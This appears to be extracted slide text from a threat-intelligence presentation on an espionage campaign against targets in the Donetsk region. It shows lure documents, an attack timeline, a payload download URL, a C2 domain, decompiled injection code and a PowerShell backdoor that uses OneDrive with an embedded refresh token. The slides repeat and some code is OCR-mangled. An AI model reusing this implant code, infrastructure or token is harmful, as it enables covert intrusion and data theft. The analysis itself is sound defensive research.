
# OP#3 – IP comparison



# OP#3 – IP comparison



# OP#3 – IP comparison



# Attack steps

## 01 Infection Phase

Lures are sent to victims. Attack chain involve different filetypes, and ends deploying DboxShell / GraphShell



## 02 Reconnaissance phase

Attackers use DBoxShell / GraphShell to identify the victim. In this phase, they will use different scripts until they switch to more sophisticated methods of exfiltration



## 03 Exfiltration Phase

Attackers use custom tools to successfully exfiltrate data. The stolen data may include screenshots, USB drives, keystrokes, and microphone recordings. This phase can last for several months



## September 2022 ACTIVITIES ONSET OF WAR



МИНИСТЕРСТВО ФИНАНСОВ  
ДОНЕЦКОЙ НАРОДНОЙ РЕСПУБЛИКИ  
(Минфин ДНР)

ул. Соловьяненко, 115а, г. Донецк, 83087, тел/факс (062) 300 36 00  
Сайт: <http://www.minfindnr.ru> E-mail: [info@minfindnr.ru](mailto:info@minfindnr.ru) Идентификационный код 51001489

16.09.2022 № 003-05/1094  
на № \_\_\_\_\_ от \_\_\_\_\_

Главным распорядителем  
бюджетных средств  
Донецкой Народной Республики  
(согласно списку)

О предоставлении информации

Министерство финансов Донецкой Народной Республики (далее – Министерство финансов) сообщает об утверждении приказа Министерства финансов от 15.09.2022 № 176 «Об утверждении Методики планирования бюджетных ассигнований на 2023 год и плановый период 2024 и 2025 годов», зарегистрированного в Министерстве юстиции Донецкой Народной Республики 16.09.2022 под регистрационным № 5308.

Указанный приказ размещен на официальном сайте Донецкой Народной Республики <https://dnronline.su/> и официальном сайте Министерства финансов <https://minfindnr.ru/>.



# OP#5

Support app used	Date (UTC)	Event
	2022-09-23	Investigation starts
	2022-09-24T02:53	Документи (Documents) folder is created in OneDrive
	2022-09-24T02:53	Програми (Programs) folder is created in OneDrive
	2022-09-24T02:53	JimmyMorrison43 folder is created under Documents, in OneDrive
	2022-09-24T02:54	Робочий стіл (Desktop) folder is created in OneDrive
<b>ListFiles</b>	2022-09-24T10:25	Attackers sent a command to victim #1. Attackers were trying to list user files, as shown in the image
<b>StartNgrok#1</b>	2022-09-24T10:56	Attackers sent another command to victim #1. This command is a powershell script with 32 lines, which executes <b>SolarTools/ngrok.exe.</b>
	2022-09-25T16:09	An additional victim was found infected (Victim #4)
	2022-09-27T10:01	An additional victim was found infected (Victim #5)
	2022-09-28T05:07	An additional victim was found infected (Victim #6)

# OP#5

	2022-09-28T05:17	An additional victim was found infected (Victim #7)
<b>SysInfo</b>	2022-09-28T06:14	A new command is sent to Victim #6. The command looks to be a basic reconnaissance
	2022-09-28T06:14	ListFiles performed to Victim #6
<b>SysInfo</b>	2022-09-28T06:15	A new command is sent to Victim #7. The command looks to be a basic reconnaissance
	2022-09-28T06:15	ListFiles performed to Victim #7
<b>StartNgrok#2</b>	2022-09-28T07:54	Attackers shown interest in Victim #6. They have installed an ngrok application to them, downloaded from  hxxp://185.166.217.184:2380/ApplicationSolarInstall_q3457y3487wy4t4bheors/Solar.msi
<b>StartNgrok#1</b>	2022-09-28T07:55	Attackers executed ngrok powershell in Victim #6 machine.
	2022-09-28T08:22	An additional victim was found infected (Victim #8)
	2022-09-28T11:37	An additional victim was found infected (Victim #9)
	2022-09-28T13:21	An additional victim was found infected (Victim #10)
<b>ListVars</b>	2022-09-28T17:38:43	A new task is sent to Victim #8
<b>ListVars</b>	2022-09-28T17:48:12	New task to Victim

# OP#5

<b>InstallNewPZZ</b>	2022-09-29T06:58	InstallNewPZZ.ps1 was sent to Victim#6
<b>InstallNewPZZ</b>	20220929_06:59:21	InstallNewPZZ.ps1 was sent to Victim#1
<b>InstallNewPZZ</b>	20220929_06:59:49	InstallNewPZZ.ps1 was sent to Victim#4
<b>InstallNewPZZ</b>	20220929_07:00:28	InstallNewPZZ.ps1 was sent to Victim#7
<b>InstallNewPZZ</b>	20220929_07:06:22	InstallNewPZZ.ps1 was sent again to Victim#1
	20220929_07:11:30	ps command was sent to Victim#6
	20220929_07:11:45	ps command was sent to Victim#7
	20220929_07:13:13	All.exe and ps was executed in Victim#6
	20220929_07:13:30	All.exe and ps was executed in Victim#7
	20220929_07:20:20	ps executed again in Victim#6
	20220929_07:21:45	ls -r "C:\ProgramData\CommonCommand" executed in Victim#6
	MISSED FILE	[MISSED FILE] - probably schtasks /query
	20220929_07:25:08	schtasks /run /tn "Synchronization App" and ps executed in Victim#6

# OP#5

	20220929_07:27:11	schtasks /run /tn "Synchronization App" and ps executed in Victim#7
	20220929_07:30:23	ls -r "C:\ProgramData\CommonCommand" and schtasks /query sent to Victim#7
<b>InstallNewPZZ</b>	20220929_07:33:34	InstallNewPZZ.ps1 modification sent to Victim#7
	20220929_07:35:41	ls -r "C:\ProgramData\CommonCommand" , schtasks /query and ps sent to Victim#7
<b>InstallNewPZZ</b>	20220929_08:01:30	InstallNewPZZ.ps1 modification sent to Victim#7
	20220929_08:03:16	ls -r "C:\ProgramData\CommonCommand" , schtasks /query and ps sent to Victim#7
<b>SysInfo</b>	20220929_08:05:27	sysinfo.ps1 sent to Victim#1
<b>InstallNewPZZ</b>	20220929_08:16:38	InstallNewPZZ.ps1 sent to Victim#8
	20220929_08:17:17	ls -r "C:\ProgramData\CommonCommand" and ps sent to Victim#7
	20220929_08:19:07	sysinfo.ps1 sent to Victim#1

# OP#5

	20220929_08:27:07	ls "C:\Program Files (x86)\Internet Explorer" sent to Victim#7
<b>InstallNewPZZ</b>	20220929_08:30:17	InstallNewPZZ.ps1 sent to Victim#7
	20220929_08:34:27	ls -r "C:\ProgramData\CommonCommand" sent to Victim#7
<b>InstallNewPZZ</b>	20220929_08:35:33	InstallNewPZZ.ps1 modification sent to Victim#7
	20220929_08:38:13	ls C:\ProgramData sent to Victim#1
<b>InstallNewPZZ</b>	20220929_08:38:57	InstallNewPZZ.ps1 modification sent to Victim#7
<b>InstallNewPZZ</b>	20220929_08:41:12	InstallNewPZZ.ps1 modification sent to Victim#7
<b>InstallNewPZZ</b>	20220929_08:41:10	InstallNewPZZ.ps1 modification sent to Victim#1
<b>InstallNewPZZ</b>	20220929_09:53:07	InstallNewPZZ.ps1 modification sent to Victim#2
	20220929_11:41:06	ls -r "C:\ProgramData\CommonCommand" and schtasks /query sent to Victim#2
<b>InstallNewPZZ</b>	20220929_11:44:52	InstallNewPZZ.ps1 modification sent to Victim#2
	20220929 11:46:09	ps sent to Victim#2

# OP#5

	20220929_11:46:09	ps sent to Victim#2
<b>InstallNewPZZ</b>	20220929_12:42:48	InstallNewPZZ.ps1 modification sent to Victim#2
	20220929_12:43:02	ls -r "C:\ProgramData\CommonCommand" sent to Victim#7
	20220930_06:10:41	StartNgrok.ps1
<b>InstallNewPZZ</b>	20220930_06:17:40	InstallNewPZZ.ps1 modification sent to Victim#1
	20220930_06:18:01	ls -r "C:\ProgramData\CommonCommand" and schtasks /query sent to Victim#7
<b>InstallNewPZZ</b>	20220930_06:22:50	InstallNewPZZ.ps1 modification sent to Victim#7
<b>InstallNewPZZ</b>	20220930_06:24:10	InstallNewPZZ.ps1 modification sent to Victim#7
	20221003_07:28:08	AppsJustForFunNoMatterWhatYouWant sent to Victim#1
<b>Ld_dll_loader</b>	20221003_07:28:24	ld_dll_loader.ps1 executed in Victim#1
	20221003_07:28:41	ls "C:\ProgramData\" and ps executed in Victim#1
<b>Ld_dll_loader</b>	20221003_07:28:57	ld_dll_loader.ps1 executed in Victim#2

# OP#5

	20221003_07:28:41	ls "C:\ProgramData\" and ps executed in Victim#1
<b>Ld_dll_loader</b>	20221003_07:28:57	ld_dll_loader.ps1 executed in Victim#2
<b>Ld_dll_loader</b>	20221003_07:42:51	ld_dll_loader.ps1 executed in Victim#2
	20221003_07:43:07	ls "C:\ProgramData\" and ps executed in Victim#2
<b>StartRevSocks</b>	20221005_14:25:50	StartRevSocks.ps1 was executed at Victim#3
	20221007_07:32:24	New Client
	20221007_14:46:49	New Client

# Attack steps

## 01 Infection Phase

Lures are sent to victims. Attack chain involve different filetypes, and ends deploying DboxShell / GraphShell



## 02 Reconnaissance phase

Attackers use DBoxShell / GraphShell to identify the victim. In this phase, they will use different scripts until they switch to more sophisticated methods of exfiltration



## 03 Exfiltration Phase

Attackers use custom tools to successfully exfiltrate data. The stolen data may include screenshots, USB drives, keystrokes, and microphone recordings. This phase can last for several months





## February 2022 ACTIVITIES ONSET OF WAR



### РОССИЙСКАЯ ФЕДЕРАЦИЯ ФЕДЕРАЛЬНЫЙ ЗАКОН

#### О внесении изменений в отдельные законодательные акты Российской Федерации

Принят Государственной Думой 22 марта 2022 года  
Одобен Советом Федерации 23 марта 2022 года


#### Статья 1

Внести в Федеральный закон от 12 апреля 2010 года № 61-ФЗ «Об обращении лекарственных средств» (Собрание законодательства Российской Федерации, 2010, № 16, ст. 1815; 2011, № 50, ст. 7351; 2013, № 48, ст. 6165; 2014, № 52, ст. 7540; 2018, № 49, ст. 7521; 2019, № 52, ст. 7780, 7793; 2021, № 27, ст. 5145) следующие изменения:

1) статью 47 дополнить частью 3<sup>2</sup> следующего содержания:

«3<sup>2</sup>. До 31 декабря 2022 года допускаются ввоз на территорию Российской Федерации и обращение в Российской Федерации с учетом

## OP#4




SolarTools.msi



vs\_secpack.msi

## OP#4



SolarTools.msi



vs\_secpack.msi


Also found in OP#5



# OP#5

Support app used	Date (UTC)	Event
	2022-09-23	Investigation starts
	2022-09-24T02:53	Документи (Documents) folder is created in OneDrive
	2022-09-24T02:53	Програми (Programs) folder is created in OneDrive
	2022-09-24T02:53	JimmyMorrison43 folder is created under Documents, in OneDrive
	2022-09-24T02:54	Робочий стіл (Desktop) folder is created in OneDrive
<b>ListFiles</b>	2022-09-24T10:25	Attackers sent a command to victim #1. Attackers were trying to list user files, as shown in the image
<b>StartNgrok#1</b>	2022-09-24T10:56	Attackers sent another command to victim #1. This command is a powershell script with 32 lines, which executes <b>SolarTools/ngrok.exe.</b>
	2022-09-25T16:09	An additional victim was found infected (Victim #4)
	2022-09-27T10:01	An additional victim was found infected (Victim #5)
	2022-09-28T05:07	An additional victim was found infected (Victim #6)

## OP#4



SolarTools.msi



vs\_secpack.msi

# OP#4



# OP#4



Less MSIérables


File Edit About

File: C:\Users\Research\Desktop\ua\_files\addons\vs\_secpack.msi


Extract Files Table View Summary Streams

	Name	Directory	Component	Size	Version
▶	ntuser.dat	SourceDir\NativeApp	C_0AF92CF3E6854C2384C9DFCF648E49D6	504332	
	ntinit.exe	SourceDir\NativeApp	C_30E66DF012674CC98AED1E2ED8943517	79360	

# OP#4




ntuser.dat



ntinit.exe





## OP#4



```
SERVICE_TABLE_ENTRYW ServiceStartTable; // [esp+0h] [ebp-14h] BYREF
int v6; // [esp+8h] [ebp-Ch]
int v7; // [esp+Ch] [ebp-8h]

ServiceStartTable.lpServiceName = L"ntmscm";
ServiceStartTable.lpServiceProc = sub_E422A0;
v6 = 0;
v7 = 0;
StartServiceCtrlDispatcherW(&ServiceStartTable);
```

## OP#4



```
do
{
  ++v62;
  v64 = v63 + exportHash;
  v63 = *v62;
  exportHash = __ROR4__(v64, 13);
}
while ( *v62 );
if ( exportHashParam == exportHash && address_of_names_ordinals )
{
  ((AllocatedBuffer_mz2
+ *(exportDirectoryTable->AddressOfFunctions + 4 * *address_of_names_ordinals + AllocatedBuffer_mz2)))(
  mz3,
  sizeMZ);
  return AllocatedBuffer_mz2;
}
```

## OP#4




**MZ#2**



```
do
{
  ++v62;
  v64 = v63 + exportHash;
  v63 = *v62;
  exportHash = __ROR4__(v64, 13);
}
while ( *v62 );
if ( exportHashParam == exportHash && address_of_names_ordinals )
{
  ((AllocatedBuffer_mz2
  + *(exportDirectoryTable->AddressOfFunctions + 4 * *address_of_names_ordinals + AllocatedBuffer_mz2)))(
  mz3,
  sizeMZ);
  return AllocatedBuffer_mz2;
}
```

## OP#4



MZ#2



```
wcsncpy(mobysync_exe, L"mobsync.exe");
strcpy(srv_mload, "srv_mload");
memset(native_app_folder, 0, sizeof(native_app_folder));
wcsncpy(Src, L"%SystemDrive%\\ProgramData\\NativeApp");
if ( ExpandEnvironmentStringsW(Src, native_app_folder, 0x104u) )
{
    deleteMSIRegistry();
    disableFastStartupHibernation();
    if ( initIAT() )
    {
        ExecutablePath = (WCHAR *)getExecutablePath(mobysync_exe);
        if ( ExecutablePath )
        {
            inject(native_app_folder, ExecutablePath, mzBuff, sizeMzBuff, srv_mload, 1, 0);
            ProcessHeap = GetProcessHeap();
            HeapFree(ProcessHeap, 0, ExecutablePath);
        }
    }
}
```

## OP#4



**MZ#3**



**MZ#2**



```
Transaction = CreateTransaction(0, 0, 0, 0, 0, 0, 0);
if ( Transaction == (HANDLE)-1 )
{
    v13 = (void (__stdcall *)(HANDLE))CloseHandle;
}
else
{
    if ( GetTempFileNameW(path_NativeApp, PrefixString, 0, (LPWSTR)&TempFileName) )
    {
        FileTransactedW = CreateFileTransactedW((LPCWSTR)&TempFileName, 0xC0000000, 0, 0, 2u, 0x80u, 0, Transaction, 0, 0);
        if ( FileTransactedW != (HANDLE)-1 )
        {
            if ( WriteFile(FileTransactedW, mzToInject, sizeMz, &NumberOfBytesWritten, 0)
                && !NtCreateSection(&SectionHandle, 0xF001Fu, 0, 0, 2u, 0x10000000u, FileTransactedW) )
            {
                if ( RollbackTransaction(Transaction) )
                {
```

# OP#4



MZ#4




MZ#2



```
if ( *v61 )
{
  do
  {
    ++v61;
    v63 = v62 + v60;
    v62 = *v61;
    v60 = __ROR4__(v63, 13);
  }
  while ( *v61 );
  if ( a1 == v60 && v59 )
  {
    ((v12 + *(v67[7] + 4 * *v59 + v12)))(a3, 520);
    return v12;
  }
}
__
```

# OP#4

ntuser.dat



```
{  
  "refresh": REDACTE  
  "app_key": "REDACTE  
  "app_secret": REDACTE  
  "key_backend": REDACTE  
  "key_module": "REDACTE  
  "object": "REDACTE_DNR",  
  "folder_inf": "infiniti",  
  "folder_module": "model",  
  "folder_state": "station",  
  "rb_id": "17",  
  "ip": "localhost",  
  "domain": "timesynregion.info",  
  "softvers": "13.0"  
}
```



## November 2022 ACTIVITIES ONSET OF WAR



### ЗАМЕСТИТЕЛЬ ПРЕДСЕДАТЕЛЯ ПРАВИТЕЛЬСТВА ДОНЕЦКОЙ НАРОДНОЙ РЕСПУБЛИКИ

бульвар Пушкина, 34, г. Донецк, 83050, тел.(062)300-26-66, e-mail: info@pravdar.ru

08.11.2022 № 2907/ЕС  
на № \_\_\_\_\_ от \_\_\_\_\_

Руководителям  
Министерств и ведомств  
Донецкой Народной Республики  
(согласно списку)

Главам городов и районов  
Донецкой Народной Республики  
(согласно списку)



ОР#5



МИНИСТЕРСТВО ФИНАНСОВ  
ДОНЕЦКОЙ НАРОДНОЙ РЕСПУБЛИКИ  
(Минфин ДНР)

ул. Соловьяненко, 115а, г. Донецк, 83087, тел/факс (062) 300 36 00

Сайт: <http://www.minfindnr.ru> E-mail: [info@minfindnr.ru](mailto:info@minfindnr.ru) Идентификационный код 51001489

16.02.2022 № 023-05/4594  
на № \_\_\_\_\_ от \_\_\_\_\_

Главным распорядителям  
бюджетных средств  
Донецкой Народной Республики  
(согласно списку)

ОР#6



ЗАМЕСТИТЕЛЬ ПРЕДСЕДАТЕЛЯ ПРАВИТЕЛЬСТВА  
ДОНЕЦКОЙ НАРОДНОЙ РЕСПУБЛИКИ

бульвар Пушкина, 34, г. Донецк, 83050, тел.(062)300-26-66, e-mail: [info@pravdar.ru](mailto:info@pravdar.ru)

08.11.2022 № 2907/ЕС  
на № \_\_\_\_\_ от \_\_\_\_\_

Руководителям  
Министерств и ведомств  
Донецкой Народной Республики  
(согласно списку)

Главам городов и районов  
Донецкой Народной Республики

(согласно списку)

```
Set - StrictMode - Version 2.0
```

```
$counter = 0;
```

```
$Authorize = $false;
```

```
$AppDir = 'AmazonStore';
```

```
$ClinetDir = 'clients';
```

```
$ClinetTaskDir = 'tasks';
```

```
$ClinetResultDir = 'results';
```

```
$ClientToken = $null;
```

```
$od_oauth = "https://login.live.com/oauth20_token.srf";
```

```
$od_api_endpoint = 'https://graph.microsoft.com/v1.0/drive/root:/';
```

```
$redirect_uri = "https://login.live.com/oauth20_desktop.srf";
```

```
$od_refresh = "M.R3_BL2.-CWq3HfAHxmT0pm9XXoN*hZP0rK1qLD7KiMetQ2fTch8FTUvs8F500270Z9!QvkwHvUS0*2adsUAGnwG0sjEyGqJX7AB2rd8bZAZ*SKr7n0g";
```

```
$od_clientId = "974fd7bb-a171-44ab-a84f-a0f61ff63406";
```

```
$MtxName = 'WindowsFluxEvent';
```

```
$MtxHandle = $null;
```

```
$refresh_file_path = ".\bin.dat";
```

```
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {
```

```
    $false
```

```
}
```

```
#Test mutex part
```

```
Try {
```

```
    [Threading.Mutex]$OpenExistingMutex = [Threading.Mutex]::OpenExisting($MtxName)
```

```
    exit;
```

```
} Catch [Threading.WaitHandleCannotBeOpenedException] {
```

```
    #The named mutex does not exist
```

```
    $MtxHandle = New - Object System.Threading.Mutex($true, $MtxName)
```

```
}
```

```
####
```

```
$current_file = "$env:LOCALAPPDATA\Visual C++ Redistributable Package\profile";
```

```
$identifier = (Get - Item $current_file).CreationTime.Ticks
```

```
$identifier = "$identifier";
```

```
$public_ip = (nslookup myip.opendns.com resolver1.opendns.com)
```

```
$process_id = Get - Process - ID $PID | select - expand id;
```

```
$target_id = (get - wmiobject Win32_ComputerSystemProduct | Select - Object - ExpandProperty UUID).trim();
```

OP#6

```
Set - StrictMode - Version 2.0
$counter = 0;
$Authorize = $false;
$AppDir = 'AmazonStore';
$ClientDir = 'clients';
$ClientTaskDir = 'tasks';
$ClientResultDir = 'results';
$ClientToken = $null;
$od_oauth = "https://login.live.com/oauth20_token.srf";
$od_api_endpoint = 'https://graph.microsoft.com/v1.0/drive/root:/' ;
$redirect_uri = "https://login.live.com/oauth20_desktop.srf";
$od_refresh = "M.R3_BL2.-CWq3HfAHxmT0pm9XXoN*hZP0rK1qLD7KiMetQ2fTch8FTUvs8F500270Z9!QvkwHvUS0*2adsUAGnwG0sjEyGqJX7AB2rd8bZAZ*SKr7n0g";
$od_clientId = "974fd7bb-a171-44ab-a84f-a0f61ff63406";
$MtxName = 'WindowsFluxEvent';
$MtxHandle = $null;
$refresh_file_path = ".\bin.dat";
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {
    $false
}

#Test mutex part
Try {
    [Threading.Mutex]$OpenExistingMutex = [Threading.Mutex]::OpenExisting($MtxName)
    exit;
} Catch [Threading.WaitHandleCannotBeOpenedException] {
    #The named mutex does not exist
    $MtxHandle = New - Object System.Threading.Mutex($true, $MtxName)
}

####
$current_file = "$env:LOCALAPPDATA\Visual C++ Redistributable Package\profile";
$identifier = (Get - Item $current_file).CreationTime.Ticks
$identifier = "$identifier";
$public_ip = (nslookup myip.opendns.com resolver1.opendns.com)
